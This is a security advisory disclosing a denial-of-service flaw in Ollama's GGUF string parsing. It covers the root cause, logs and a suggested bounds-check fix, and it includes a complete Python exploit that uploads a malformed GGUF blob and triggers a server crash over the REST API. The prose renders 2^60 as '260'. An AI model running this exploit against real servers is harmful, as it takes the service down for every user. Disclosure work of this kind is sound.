Remote Denial of Service in Ollama via GGUF String Length Panic
Disclosure Note
Originally reported via Huntr and publicly disclosed after the disclosure period:
huntr.com/bounties/119cfda6-383c-4d57-8d07-6fe308fdc1c2Re-tested against Ollama v0.30.11 and observed the same crash behavior. A malformed GGUF file containing an oversized string length value still causes the server to panic and terminate.
Summary
A remote denial-of-service vulnerability exists in Ollama's GGUF parsing logic. The readGGUFString function reads an untrusted 64-bit length value from a GGUF file and passes it directly to make([]byte, length) without bounds validation.
A maliciously crafted GGUF file containing an extremely large length value (e.g., 260) causes:
panic: runtime error: makeslice: len out of range
which immediately terminates the Ollama server process. An unauthenticated remote attacker can exploit this behavior through the Ollama REST API to crash the service for all users.
Severity
| CWE | CWE-770 (Allocation of Resources Without Limits or Throttling) |
| Attack Vector | Network |
| Attack Complexity | Low |
| Privileges Required | None |
| User Interaction | None |
| Availability Impact | High |
Affected Versions
Originally confirmed on Ollama 0.18.1.
The issue was also reproduced during testing on Ollama v0.30.11.
Root Cause
In fs/ggml/gguf.go:
func readGGUFString(llm *gguf, r io.Reader) (string, error) {
    // ...
    buf := llm.scratch[:8]
    _, err := io.ReadFull(r, buf)

    // ...
    length := int(llm.ByteOrder.Uint64(buf)) // [1] Read untrusted length

    if length > len(llm.scratch) {
        buf = make([]byte, length)           // [2] Unvalidated allocation
    }

    // ...
}
At [1], a 64-bit length is read directly from attacker-controlled GGUF metadata.
At [2], the value is passed directly into:
make([]byte, length)
without any upper-bound validation. When an excessively large value such as 260 is supplied, Go attempts to create an impossible allocation and immediately triggers:
panic: runtime error: makeslice: len out of range
Because the panic is not recovered, the Ollama server exits entirely.
Remote Attack Flow
Upload Payload
Attacker uploads a malformed GGUF blob through POST /api/blobs/:digest
Trigger Parsing
Attacker calls POST /api/create referencing the malicious blob
Allocation Attempt
Ollama reads the attacker-controlled length value
Runtime Panic
make([]byte, length) triggers makeslice: len out of range
Service Crash
The Ollama daemon terminates for all users
Server Panic Logs
Captured from a live ollama serve instance triggered strictly through remote HTTP requests:
panic: runtime error: makeslice: len out of range

goroutine 147 [running]:
github.com/ollama/ollama/fs/ggml.readGGUFString(...)
        github.com/ollama/ollama/fs/ggml/gguf.go:361

github.com/ollama/ollama/fs/ggml.(*gguf).Decode(...)
        github.com/ollama/ollama/fs/ggml/gguf.go:179

github.com/ollama/ollama/fs/ggml.(*containerGGUF).Decode(...)
        github.com/ollama/ollama/fs/ggml/gguf.go:66

github.com/ollama/ollama/fs/ggml.Decode(...)
        github.com/ollama/ollama/fs/ggml/ggml.go:591

github.com/ollama/ollama/server.ggufLayersWithMediaType(...)
        github.com/ollama/ollama/server/create.go:1226
Proof of Concept
Exploit Script
import requests
import hashlib
import struct
import sys

# Change to the Target Server's IP/Port
OLLAMA_URL = "http://{ip here}:11434"

def generate_malicious_gguf():
    # GGUF Magic, Version (3), Num Tensors (0), Num KV (1)
    header = b"GGUF" + struct.pack("<IQQ", 3, 0, 1)
    # KV Key: "exploit"
    kv_key = struct.pack("<Q", 7) + b"exploit"
    # KV Value Type: String (8)
    val_type = 8

    # MALICIOUS SINK: 2^60 Length
    malicious_len = 2**60
    return header + kv_key + struct.pack("<I", val_type) + struct.pack("<Q", malicious_len)

def exploit():
    print(f"[*] Targeting Ollama at {OLLAMA_URL}")
    payload = generate_malicious_gguf()
    digest = f"sha256:{hashlib.sha256(payload).hexdigest()}"

    # STEP 1: Upload the malicious blob
    print(f"[*] Uploading malicious GGUF blob {digest}...")
    try:
        requests.post(f"{OLLAMA_URL}/api/blobs/{digest}", data=payload)
    except Exception as e:
        print("[!] Connection failed.")
        sys.exit(1)

    print(f"[*] Sending create request to parse the blob...")

    # STEP 2: Trigger the GGUF header parse loop via the API
    create_payload = {"model": "crash-test", "files": {"model.gguf": digest}}

    try:
        # If the server is killed, it will violently sever the connection
        requests.post(f"{OLLAMA_URL}/api/create", json=create_payload, timeout=2)
        print("[-] Server did not crash. Check logs.")
    except (requests.exceptions.ConnectionError, requests.exceptions.ReadTimeout):
        print("[+] SUCCESS: The target Ollama server has been crashed/killed.")

if __name__ == "__main__":
    exploit()
Reproduction Steps
1. Configure an Ollama target instance to listen on the network:
OLLAMA_HOST=0.0.0.0 ollama serve
2. Execute the exploit:
python3 exploit.py
3. Observe the crash.
Evidence of Impact

The exploit instantly severs the network connection and crashes the server. The terminal running ollama serve on the target machine will output the Go runtime panic and terminate.

Screenshot 1: The remote target machine (172.20.10.9) running the Ollama server, listening on 0.0.0.0 before the attack.

Screenshot 2: The attacker's terminal script configured to target the remote IP with the 260 length payload.

Screenshot 3: The attacker successfully executes the script. The connection is dropped instantly because the remote server crashed immediately upon receiving the request.
Screenshot 4: The target server panic. The target server processes the POST request and immediately triggers a Go runtime panic at gguf.go:361, terminating the process.
Impact
An attacker can remotely terminate the Ollama service by supplying a malformed GGUF file. The impact includes:
- Immediate service crash
- Complete loss of availability
- Interruption of all active users
- Forced service restart
- Repeated crash potential through automated requests
Because exploitation occurs through the model import API, a single crafted request can take down the service.
Vulnerable File
| File | Function |
|---|---|
| fs/ggml/gguf.go | readGGUFString() |
Recommended Remediation
func readGGUFString(llm *gguf, r io.Reader) (string, error) {
    // ...
    length := int(llm.ByteOrder.Uint64(buf))

    const maxStringLength = 128 * 1024 * 1024

    if length < 0 || length > maxStringLength {
        return "", fmt.Errorf(
            "invalid or excessive string length: %d",
            length,
        )
    }

    if length > len(llm.scratch) {
        buf = make([]byte, length)
    }

    // ...
}
Additional defensive measures:
- Validate all GGUF metadata lengths before allocation
- Recover from parser panics
- Apply resource limits during model imports
- Reject malformed metadata before decoding
Conclusion
The GGUF parser trusts attacker-controlled string length values and directly uses them for memory allocation.
A malformed GGUF file can therefore trigger a runtime panic through a single oversized metadata value, resulting in immediate process termination and complete service unavailability.
Proper bounds validation before allocation eliminates the issue and prevents malformed GGUF metadata from crashing the server.
References
Researcher
Regaan
Independent Security Researcher